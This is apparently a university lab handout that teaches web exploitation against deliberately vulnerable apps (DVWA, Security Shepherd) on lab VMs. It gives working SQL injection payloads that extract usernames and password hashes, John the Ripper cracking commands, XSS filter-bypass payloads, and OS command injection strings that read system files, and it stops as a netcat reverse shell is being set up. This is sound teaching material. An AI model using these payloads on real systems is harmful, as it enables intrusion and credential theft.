

Web Vulnerabilities Exploits and Social engineering

6COSC019W

Dr Ayman El Hajjar

Academic Year: 2025/26 - Weeks 8-10

VMs IP Reference

➡ In this lab, you will need two VMs (Kali and OWASP) for most of the lab except for the activity in Section 6, where you also need the Windows 7 VM (acting as a victim machine).

➡ Example IP addresses in this lab:

↳ Kali VM: 192.168.144.128

↳ OWASP VM: 192.168.144.129

↳ Windows 7 VM: 192.168.144.130

➡ Your IP addresses may be different due to DHCP. **Check your VM IPs.**

➡ Make sure your lab environment is set up as described in **Lab 1**.

➡ If you are unsure, refer back to the Lab Environment Setup guide.

```
➡- ./studentid.sh
```

➡ Download the module repository while Kali is connected to **NAT**.

```
➡- cd Desktop
```

```
➡- git clone https://github.com/azelhajjar/6COSC019W.git
```

➡ If you are working on your own machine and **you already have the repository**, you **MUST UPDATE** it first to download some new files.

```
➡- cd ~/Desktop/6COSC019W
```

```
➡- git pull
```

1 Getting to know web applications we will be using

In this lab, we will be using three vulnerable web applications. Some of these applications run on the OWASP Virtual Machine, while others are provided and used as Docker containers from within Kali VM..

Web applications on the DVWA VM

➡ **1- Damn vulnerable Web Application:** A vulnerable application that covers several OWASP vulnerabilities.

↳ You must only use the dvwa running on the OWASP Virtual Machine. This is not the same as the dvwa that appears on the toolbar of Kali (used in other module) See Fig.1.1 for more information.

↳ The Username and password on the VM DVWA are **admin/admin**

```
➡ http://192.168.144.129/dvwa/
```

↳ or go to **192.168.144.128** and select **Damn Vulnerable Web Application**

➡ **2- OWASP Security Shepherd:** Another vulnerable application that covers several OWASP vulnerabilities in structured lessons and challenges to assess their understanding for each topic.

↳ You can also access it by either typing in the address bar

```
➡ http://192.168.144.129/shepherd/
```

↳ or go to 192.168.144.129 and select **OWASP Security Shepherd**

↳ The Username and password are **admin/password**. You do not need to change them.




Figure 1.1: You must use the DVWA instance on the OWASP VM

Web application docker on the Kali VM

➡ **3- OWASP WebGoat:** This is a vulnerable application that covers several OWASP vulnerabilities in structured lessons and challenges to assess their understanding for each

topic.

↳ This application is available as a Docker container on Kali Linux and is already running on port 8082.

➡ Although there is a WebGoat docker already running, we need to update it to the latest version.

➡ A docker update script called "webgoat.sh" was created in the module repository.

➡ Download the module repository

```
>- cd ~/Desktop
```

```
>- git clone https://github.com/azelhajjar/6COSC019W.git
```

➡ Browse to the repository directory

```
>- cd 6COSC019W
```

➡ Make the script executable

```
>- chmod +x webgoat.sh
```

➡ Run the script

```
>- sudo ./webgoat.sh
```

➡ Open a browser

↳ You can access it by typing the following in the address bar

```
>- webgoat.local
```

↳ You can also find it on the bookmark bar **in the Dockers folder**.

➡ Sign up with a new user- **username:**webgoat **password:**webgoat

➡ We will use this in Section [4.3](#).

Change to Host-Only before you continue

➡ After you run the script, change the Kali VM to host-only network

```
>- sudo ifconfig eth0 down
```

```
>- sudo ifconfig eth0 up
```

```
>- sudo ifconfig eth0
```

2 OWASP Top 10

➡ OWASP is an organisation that classify vulnerabilities and publishes the top 10 vulnerabilities that are commonly found in web application.

➡ The last OWASP Top 10 list was published in 2025. This shows that many vulnerabilities are still valid since 2010 and they apply today as they applied in 2021 as shown in Fig.2.1. The list is updated every 3 to 4 years.

➡ The [OWASP Top 10 2025](#) was released in November 2025

➡ In this lab, you will conduct vulnerabilities assessments and exploitation on various web applications.

➡ This lab explores activities from the **A5-Injection** category from the OWASP top 10 2025.

➡ Note that Cross Site Scripting is now included in the Injection category. Used to be A7 in 2017.

➡ The lab also has activities in the **A4-Cryptographic failure** category, **A7 Authentication Failures** category and **A8 - Software or Data Integrity Failures** category.




Figure 2.1: OWASP Top10 over the years

3 (A3) Injection

3.1 Exploiting SQL Vulnerabilities

Most modern web applications implement some kind of database, be it local or remote. SQL is the most popular language. In a SQLi attack, the attacker seeks to abuse the communication between application and database by making the application send altered queries by injecting SQL commands in forms' inputs or any other parameter in the request that is used to build a SQL statement in the server.

Which VMs you need

In this activity, you need both the Kali Linux and the OWASP VM to access DVWA.

➡ Open the browser and browse the DVWA application on the OWASP VM

➡ Login and select the **SQL Injection** activity

➡ In this activity, it seems the form is asking for a user ID.

➡ **SQL queries recap:** A form that asks for a user ID from an SQL database means that the server-side code (in this case, PHP) composes a query to retrieve details about the provided ID parameter. The data from the 'id' parameter is directly integrated into the query like this:

```
$query = "SELECT * FROM users WHERE id='" . $_GET['id'] . "'";
```

↳ **\$query:** A variable that stores the SQL query as a string.

↳ **"SELECT * FROM users WHERE id='"**: This part of the SQL query, selects all columns (‘*’) from the ‘users’ table where the ‘id’ column matches the user input.

↳ **\$_GET['id'] . "'"**: This retrieves the ‘id’ parameter from the URL using the ‘\$_GET’ superglobal array. The value of the ‘id’ parameter is concatenated into the query. The single quotes around ‘\$_GET['id']’ indicate that the value is treated as a string in SQL.

➡ So let’s test the normal behaviour of the application by introducing a number. Set User ID as **1** and click on Submit.

↳ By interpreting the result, we can see that the application first queried a database whether there is a user with ID equal to **1** and then returned the result.

➡ Replacing the parameter reference by its value, the SQL query becomes:

```
$query = "SELECT * FROM users WHERE id='1'";
```

Identify if the application is vulnerable to SQL Injection

➡ We introduce an apostrophe in the User ID text box and submit it. This input contains an ****unexpected apostrophe****. Our goal is to see how the database handles it.



↳ The database throws an error: **"1'"** The error occurs because of the introduced apostrophe.

➡ In an SQL query, when an apostrophe (‘’) is introduced, it is expected to enclose a value and be properly closed.

↳ In this case, we can see that there are **two opening apostrophes** and **three closing apostrophes** (including the one we introduced), which disrupts the query’s structure and causes a syntax error.

↳ This error message suggests that we have **altered a well-formed SQL query**. SQL Injection occurs when user input is **not properly validated or sanitised** before being used in a query.

➡ However, **this alone does not confirm SQL Injection**. It indicates that user input

is being processed in an unsafe way.

➡ Return to the DVWA/SQL Injection page. We should further test for an **error-based SQL Injection**

➡ We try another input, **two single apostrophes** this time:

```
>- 1"
```

↳ This time, there is **no error***. This suggests that the database or application may be handling single quotes differently. However, this does not confirm the presence of SQL Injection yet.

➡ Next, we attempt a **basic SQL Injection attack**. We enter:

```
>- ' or '1'='1
```

➡ The input we sent is interpreted by the server as:

```
$query = "SELECT * FROM users WHERE id=" or '1'='1'";
```

➡ This query effectively means:

↳ Select all records from the 'users' table where the user ID is an empty string ("") OR where '1=1' (which is always true).

↳ Because '1=1' is always **true**, the condition applies to **every row in the 'users' table**, causing the application to return **all users**.

↳ The first apostrophe (') we send **closes** the one originally present in the query, allowing us to **inject additional SQL code**.

↳ The final apostrophe **uses the existing one in the original query**, ensuring that the syntax remains valid.

↳ The database returns a **list of all users in the application**.

Exploit the Error based SQL Injection vulnerability

➡ In the previous section, we identified that DVWA is vulnerable for SQL injection. We will now exploit an injection and use it to extract information from the database.

➡ After detecting that an SQLi exists, the next step is to get to know the query, more precisely, the number of columns its result has. Enter any number in the ID box and click **Submit**.

➡ Now, we can use the Hackbar. The Hackbar plug-in will give us more control over the queries we enter. This not **essential** but it simply makes it easier to see the queries when separated!

↳ To open the HackBar (Press F12 to open the developers tool). The Hackbar will

be the last tab to the right




Figure 3.1: The hackbar tool

- ↳ Click **Load URL** and the URL in the address bar should now appear in the HackBar as shown in Fig.3.1
- ↳ Click on **Split URL** to split the URL and have the ID parameter on one line (This is simply to make it easier for us to identify the parameter)
- ↳ The execute button will send our modified parameters.
- ➡ We can now conduct enumeration on the database and obtain as much information as possible such as its structure, the database version, name of columns, etc..
- ➡ Let's start by identifying how many columns this database has. Replace the value of the id parameter with:

```
>- 1' order by 1 -- '
```

- ➡ Replace it either on the **Hackbar** id value and click on **Execute**. You can also use the **user ID box** and press **Submit**

- ↳ We obtain the ID information of the user with ID 1 from the first column, sorted by the results of column 1 (order SQL clause).
- ↳ We keep increasing the number after order by and executing the requests until we get an error.

```
>- 1' order by 2 -- '
```

- ↳ We obtain the ID information of the user with ID 1 from the first column, sorted by the results of column 2.
- ➡ When we try to order it by the third column (3), an error happens:

```
>- 1' order by 3 -- '
```

- ↳ This means that the result of the query has only two columns and an error is triggered when we attempt to order it by a non-existent column. **Now we know the query has two columns.**
- ➡ We now try to use the union statement to extract some information.
- ➡ Let's try to join the values from column 1 and column 2 together using the Union SQL clause.

↳ On HackBar, change the ID parameter and click on Execute.

```
>- 1' union select 1,2 -- '
```

↳ You can see that two results are returned. We joined in one query to return the values of both columns 1 and 2 for the User ID 1.

↳ This means that we can ask for two values in that union query.

➡ Let's see if we can obtain the version of the DBMS (Database Management System) that is being used and the username of the database user;

↳ On HackBar, change the ID parameter and click on Execute.

```
>- 1' union select @@version,current_user() -- '
```

➡ The results obtained tell us two things:

↳ **current_user()**: This is an SQL function that typically returns the username of the current database user. In our case the current user returned is **admin**

↳ **@@version**: This is an SQL system variable that typically returns the version of the database server being used.

↳ In this case, the SQL version returned is **5.1.41-3ubuntu12.6**

➡ We now attempt the database(or schema) by looking for table names that have the word **user**.

↳ This will find for example a table called **user_name**, **users**, or any variation.

```
>- 1' union select table_schema, table_name FROM
information_schema.tables WHERE table_name LIKE '%user%' -- '
```

↳ This returns three tables → **users**, **USER_PRIVILEGES** and **USER_STATISTICS**.

↳ It also tells us that the database is called **dvwa**.

➡ The previous query gave us important information, including that users information are stored in a table called **users**

➡ We now can enumerate the table **users**

↳ We request all **column names** from the table where the **table_name** is the **users** table.

```
>- 1' UNION SELECT column_name, 1 FROM information_schema.columns WHERE
table_name = 'users' -- '
```


- ➡ This query enumerated all the column names in the table users.
- ➡ The result returned first details of user ID 1 and then the column names **user_id**, **first_name**, **last_name**, **user**, **password**, **avatar**, **last_login** and **failed_login**.
 - ↳ **SELECT column_name, 1 FROM information_schema.columns WHERE table_name = 'users'**: This is the injected SQL code. It's selecting the column_name column and the constant value 1 from the information_schema.columns table where the table_name is 'users'.
 - ↳ Putting it all together, the injected SQL code attempts to append the results of the SELECT statement to the original query. Specifically, it attempts to retrieve the column names (column_name) of the 'users' table from the information_schema.columns table.
- ➡ The last query provided us with a lot of important information, specifically the column name where the passwords are stored.
- ➡ We can now retrieve all users with their passwords as we know exactly what to ask for, specifically since we have the name of the user and password columns and we can join them together using the union select as well. Set id to:

```
>- 1' union select user, password FROM dvwa.users -- '
```

 - ↳ This injected SQL code, selected the two columns, user and password columns, using the **union** SQL statement from the users table in the dvwa schema.
- ➡ By enumerating the SQL database, we gradually obtained information about tables names, columns names, and therefore we were able to obtain information about the users in the database, including usernames and passwords (in hash format).
- ➡ In the final step, we can crack the hash values. We will store them for now in a text file and we crack them in Section.3.1.1.

3.1.1 Cracking found hashes

- ➡ Before we complete this task, we should store all password hashes with their relevant usernames for further use.
- ➡ Open a text editor on Linux. You can either use nano or mousepad.
 - ↳ Make sure you know where you are; I suggest you store the file on your desktop or home directory. Check **lab 1** if you don't remember how to navigate folders from terminal.
- ➡ To store the file on the Desktop, type:

```
>- cd ~/Desktop
```
- ➡ Now we open a text editor. We can either use a terminal based text editor:


```
└- nano hashes.lst
```

➡ or a GUI based text editor:

```
└- mousepad hashes.lst
```

➡ The hash passwords file should have a specific format that follows **username:hash**

↳ You should have one record on each line. Below is a screenshot of my file.



```
File Actions Edit View Help
GNU nano 5.3
admin:21232f297a57a5a743894a0e4a801fc3
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 3.2: Database Hashes

➡ Now that we have the hashed password files, we will attempt to crack them using a dictionary attack to find the passwords for each hash.

➡ **Kali** contains several wordlists (dictionaries) that we can use. They are located in `/usr/share/wordlists`. We will use the **RockYou wordlist** dictionary.

➡ However before we can use it, we have to extract it as it is compressed in GZIP format.

➡ We extract the rockyou wordlist using gunzip:

```
└- sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

➡ You can check the contents of rockyou.txt by opening it in a text editor. It is very large!

```
└- more /usr/share/wordlists/rockyou.txt
```



```
└- $ cd /usr/share/wordlists
(kali@kali) - [/usr/share/wordlists]
$ ls
dirb fasttrack.txt metasploit rockyou.txt.gz
dirbuster fern-wifi nmap.lst wfuzz

(kali@kali) - [/usr/share/wordlists]
$ gunzip rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(kali@kali) - [/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
(kali@kali) - [/usr/share/wordlists]
$ ls
dirb fasttrack.txt metasploit rockyou.txt
dirbuster fern-wifi nmap.lst wfuzz

(kali@kali) - [/usr/share/wordlists]
$
```

Figure 3.3: Unzipping RockYou

➡ Navigate to where your **hashes.lst** file is.

- ➡ We can use now **John the Ripper** tool to carry on the dictionary attack
 - ➡ John (**John the Ripper**) and every other offline password cracker works by hashing the words in the list (or the ones it generates) and comparing them to the hashes to be cracked and, when there is a match, it assumes the password has been found.
 - ➡ Let's try to use john on our hashes.lst file.
- ```

❏ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
 ~/Desktop/hashes.lst

```
- ↳ The John command uses the `--wordlist` option to tell John what words to use. If it is omitted, it generates its own list to generate a brute force attack.
  - ↳ The `--format` option tells us what algorithm was used to generate the hashes, and if the format has been omitted, John tries to guess it, usually with good results. (To save time, we selected md5 format)
  - ↳ Lastly, we include the file that contains the hashes we want to crack.
- ➡ We can see in the Fig.3.4 that john the ripper was able to find four passwords for four users.



```

kali@kali: ~/Desktop
❏ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ~/Desktop/6c0sc019w/hashes
.lst
Using default input encoding: UTF-8
Warning: password hashes with no different salts (raw-MD5 [MD5 256/256 ARM2 b=1])
Warning: no OpenMP support for this hash type, consider --forks=1
Press 'q' or Ctrl-C to abort, almost any other key for status
admin: (password)
gordonb: (password)
1337: (password)
pablo: (password)
smithy: (empty)

```


**Figure 3.4:** John The ripper output

- ↳ The output also shows a warning that not all passwords printed might be all the cracked hashes.
  - ↳ The output does not show the password for the user **smithy**.
- ➡ However when we use the show flag we see that all passwords were cracked using john the ripper, as shown in fig.3.5. **smithy** and **admin** are using the same **password**.

```

❏ john --show --format=raw-md5 ~/Desktop/hashes.lst

```



```

(kali@kali)-[~/Desktop]
❏ john --show --format=raw-md5 ~/Desktop/hashes.lst
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

```

**Figure 3.5:** Finding the remaining password for user

- ➡ John allows us to also use different combinations for each word in the wordlist using

the rules flag.


```
❏ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
~/Desktop/hashe.1st --rules
```

↳ The rules flag is added. It will try different combinations. For example password will change to Password, PassworD and all other combinations usually used.

➡ A note: if you execute the command again on hashes that are already cracked, the results will not be shown. The results are already stored in the .john folder.

➡ If you want to run it again to see the output, you can delete the .john folder as shown in Fig.3.6 and run john again to crack the passwords.

```
❏ rm ~/.john/john.*
```



```
(kali㉿kali)-[~/Desktop]
$ rm ~/.john/john.*
```

Figure 3.6: Remove .john files

## 3.2 Cross Site Scripting

### Cross Site Scripting XSS

Cross-site scripting (XSS) is one of the most common vulnerabilities in web applications. Since it was added in 2021 to the Injection attacks, it remains in the OWASP Top 10, and ranks the third. ([Top 10 Web Application Security Risks](#)).

### Which VMs you need

In this activity, you need both the Kali Linux and the OWASP VM to access DVWA.

### 3.2.1 Identifying cross-site scripting (XSS) vulnerabilities

➡ The first step in testing for vulnerability is to observe the normal response of the application using the **OWASP DVWA**.

↳ Open the browser and navigate to the DVWA app on the **OWASP VM**, using its IP address. Select **XSS Reflected**.

↳ Introduce a name in the box and click on **Submit**.

↳ The application search for the name you entered, in my case it returned the there was no results related to my "name"

➡ What happens if instead of a valid name we introduce some special characters or numbers?. Let's try with:

```
>- <'this is my XSS test'>
```

➡ Now we can see that anything we put in the text box will be reflected in the response, that is, it becomes a part of the HTML page in response. You can check the page's source code to analyse how it presents the information by using the mouse **right Click** anywhere on the page and selecting **View Page Source**.

```
>- <script>alert('Vulnerable to XSS')</script>
```

➡ We introduce code by using the HTML script tags.

➡ In the previous activity, we conducted a test on a simply web application. Let's test now a more sophisticated web application for XSS scripting. We will use the **OWASP Security Shepherd Web Application**

↳ Open **Firefox** and browse to the **OWASP VM IP address** and select **OWASP Security Shepherd** application.

↳ Once you are on the Security Shepherd, log in using admin|password and select lessons then **Cross Site Scripting**.

➡ Let's see if we can introduce code by using the HTML script tags.

```
>- <script>alert('Vulnerable to XSS')</script>
```

➡ This is dangerous, and tells us that we might be able to introduce some script code at this point.

➡ The < and > symbols are the ones that are used to define HTML tags. They should not be allowed as an input!

➡ You can see in the lesson instructions, that there are several methods to test cross site scripting. Although they all behave in the same way, the difference is in how they are executed:

➡ [1-] This is a Direct script injection- it runs immediately if not blocked.

```
>- <SCRIPT>alert('XSS')</SCRIPT>
```

➡ [2-] This is an Image error event- it runs when the image fails to load.

```
>-
```

➡ [3-] This is a button click event- it runs when the user clicks the button.

```
>- <INPUT TYPE="BUTTON" ONCLICK="alert('XSS')" />
```

➡ [4-] This is JavaScript URI in an iframe - it runs when the iframe loads (if allowed by the browser).

```
>- <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

➡ In most cases, if one method fails, attackers try another one to bypass security measures.

This is because developers may sanitise inputs differently but still fail to fully protect the web application against XSS.

➡ We now know that the application is vulnerable to Cross site scripting and can be exploited by embedding different malicious scripts .

### 3.2.2 Exploit different types of XSS

➡ Before we can start this activity, we should setup BurpSuite and the proxy to allow traffic to be intercepted by it..

#### Foxyproxy

➡ On **Kali browser**, the **FoxyProxy** plug-in is installed. It allows us to redirect the traffic to the Burp Suite proxy server when we need to intercept traffic (See Fig.3.7).

➡ (1)Click on the **FoxyProxy** plugin button

➡ (2)To enable proxy select **BurpSuite** proxy (8080)

➡ Once enabled, the foxyproxy plugin will change to green.

➡ (3)To Disable proxy select **Disable**




Figure 3.7: Browser Foxyproxy plugin

➡ In the previous, we simply tested whether an application is vulnerable to Cross Site Scripting attacks.

➡ Let's try to explore some XSS more challenging vulnerabilities.

➡ On Security Shepherd, click on **Challenges** and select **XSS**

↳ let's start with **Cross Site Scripting 1**. We are presented with a form.

➡ Let's first see if the application is vulnerable to XSS. Introduce the same message we used in the previous activity in the search term.

```
>- <script>alert('Vulnerable to XSS')</script>
```

↳ We are presented with a simple Search Error rather than the alert message. It means that there is some kind of sanitisation of data input.

➡ Let's try to see what is really happening with the the input when we are submitting it.

↳ To do this we need to use BurpSuite, a powerful tool for web applications security testing.

➡ Once you set it up, come back here to continue this activity.

➡ We obtained a different result! It seems that the application is filtering the input however we are not sure yet what is filtered.

↳ let's have a look at the source code. This does not mean that the application is not vulnerable to XSS scripting (Yet), it just means that we need to try a bit harder and see another way through.

↳ While BurpSuite is running and set correctly, try again the same entry for the XSS challenge one:

```
>- <script>alert('Vulnerable to XSS')</script>
```

↳ On BurpSuite, to see the traffic intercepted, select the **proxy tab**, then select the **HTTP history** tab.

↳ The entry we did look for the post message related to the XSS challenge.

↳ (1) Select the Post message and let's see what it contains

↳ (2) We can see the Input we entered in the Request header.

↳ (3) We can see the response to the input in the Response header.

↳ The error is now clear. We can see that the word **script** is being filtered by removing the **i** from it, hence the tag is not working and we are not able to exploit the Cross Site Scripting vulnerability. As a method of protection against XSS attacks, the developers filtered the word **script** by removing the **i** from it.

↳ (4) Let's see if we can inject some other HTML tags that do not contain the word script.

```
>-
```

↳ We have introduced an image source HTML element with empty tag #, which mean there is no image hence causing the JavaScript code inside the **ON Error attribute** to be executed. Inside the One error Java code is another JavaScript



code that will trigger the alert Dialogue box with the text "Vulnerable to XSS"

- ↳ (5) We can see that the XSS injection went through. You can also see the response and request on the BurpSuite relevant Post message

**Intercepted Post Message**

| # | Host                   | Method | URL                                                                                   | Params | Edited | Status code | Length | MIME type | Ex |
|---|------------------------|--------|---------------------------------------------------------------------------------------|--------|--------|-------------|--------|-----------|----|
| 1 | http://192.168.144.129 | POST   | /shepherd/challenges/d72ca2694422af2e6b3c5d90e4c11e7b4575a7bc12ee6d0a384ac2469449e8fa |        | ✓      | 200         | 348    | text      |    |

**BurpSuite showing Request for the XSS challenge activity**

**request**

Pretty Raw Hex

```

POST
/shepherd/challenges/d72ca2694422af2e6b3c5d90e4c11e7b4575a7bc12ee6d0a384ac2469449e8fa HTTP/1.1
Host: 192.168.144.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 113
Origin: http://192.168.144.129
Connection: keep-alive
Referer: http://192.168.144.129/shepherd/challenges/d72ca2694422af2e6b3c5d90e4c11e7b4575a7bc12ee6d0a384ac2469449e8fa.jsp
Cookie: token=-778964506855313403724436928842769426; JSESSIONID=CC09D478D8DB6ACD2C2D025CBEA16373; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
searchTerm=%3Cscript%3Ealert('Vulnerable to XSS')%3C%2Fscript%3E&csrfToken=-778964506855313403724436928842769426

```

**BurpSuite showing Response for the XSS challenge activity**

**Response**

Pretty Raw Hex Render

```

HTTP/1.1 200 OK
Date: Fri, 07 Mar 2025 08:07:33 GMT
Server: Apache-Coyote/1.1
Content-Length: 141
Via: 1.1 127.0.1.1
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/plain

<h2 class='title'>Search Results</h2><p>Sorry but there were no results found that related to <scr.pt>alert('vulnerable to xss')</scr.pt></p>

```

**Successful XSS exploit**

192.168.144.129

vulnerable to xss

OK

Find a XSS vulnerability in the following form. It would appear that your input is been

Please enter the Search Term that you want to look up

<IMG SRC="#" ONERROR="alert('Vulnerable to XSS')"/>

Figure 3.8: Finding how the browser is interpreting our input



### 3.3 Exploiting OS command injections

#### Which VMs you need

In this activity, you need two VMs: The Kali Linux VM and the OWASP VM.

➡ In this section, we will see how we can use PHP's `system()` to execute OS commands in the server; sometimes developers use instructions similar to that or with the same functionality to perform some tasks and sometimes they use invalidated user inputs as parameters for the execution of commands.

➡ Log into the Damn Vulnerable Web Application (DVWA) and go to **Command Execution**.

➡ We will see a **Ping for FREE** form, let's try it by entering the OWASP VM IP address

```
192.168.144.129
```

↳ We should see an output that looks like it was taken directly from the ping command's output. This suggests that the server is using an OS command to execute the ping, so it may be possible to inject OS commands.

➡ Let's try to inject a very simple command, submit the following:

```
192.168.144.129;uname -a
```

↳ We should see the `uname` command's output just after the ping's output. **We have a command injection vulnerability here!.**

↳ The `uname -a` command in Linux and other Unix-like operating systems prints system information. The `-a` option stands for "all" and displays all available details about the system such as the kernel (**linux**), the hostname (**owaspbwa**) and other information.




Figure 3.9: ping and uname

➡ We can also try the command without the IP address:

```
;uname -a
```

↳ We can see that even an input with no ip address is allowed.

➡ Let's see if we can retrieve informatoin that usually requires sudo privilege (admin)

```
➤ ;1 | cat /etc/group
```

↳ This will also display information about the user groups and its members on the target system. This is very useful as it gives us information about systems we can attack from this user.

➡ Now let's see if we can obtain a reverse shell via the command execution box, since we know that it allows execution of commands with admin privilege.

↳ Netcat is a tool that is used to generation connection with remote user.

➡ We check first if it is installed on the server by listing applications that start with the letters **nc** in the bin folder.

```
➤ ;ls /bin/nc*
```

↳ We can see that netcat is installed in bin folder

➡ We can try to connect to OWASP VM via a netcat remote connection and see if we can create a reverse shall on the server. This will give us access to the server terminal if successful. On kali open a terminal and start netcat

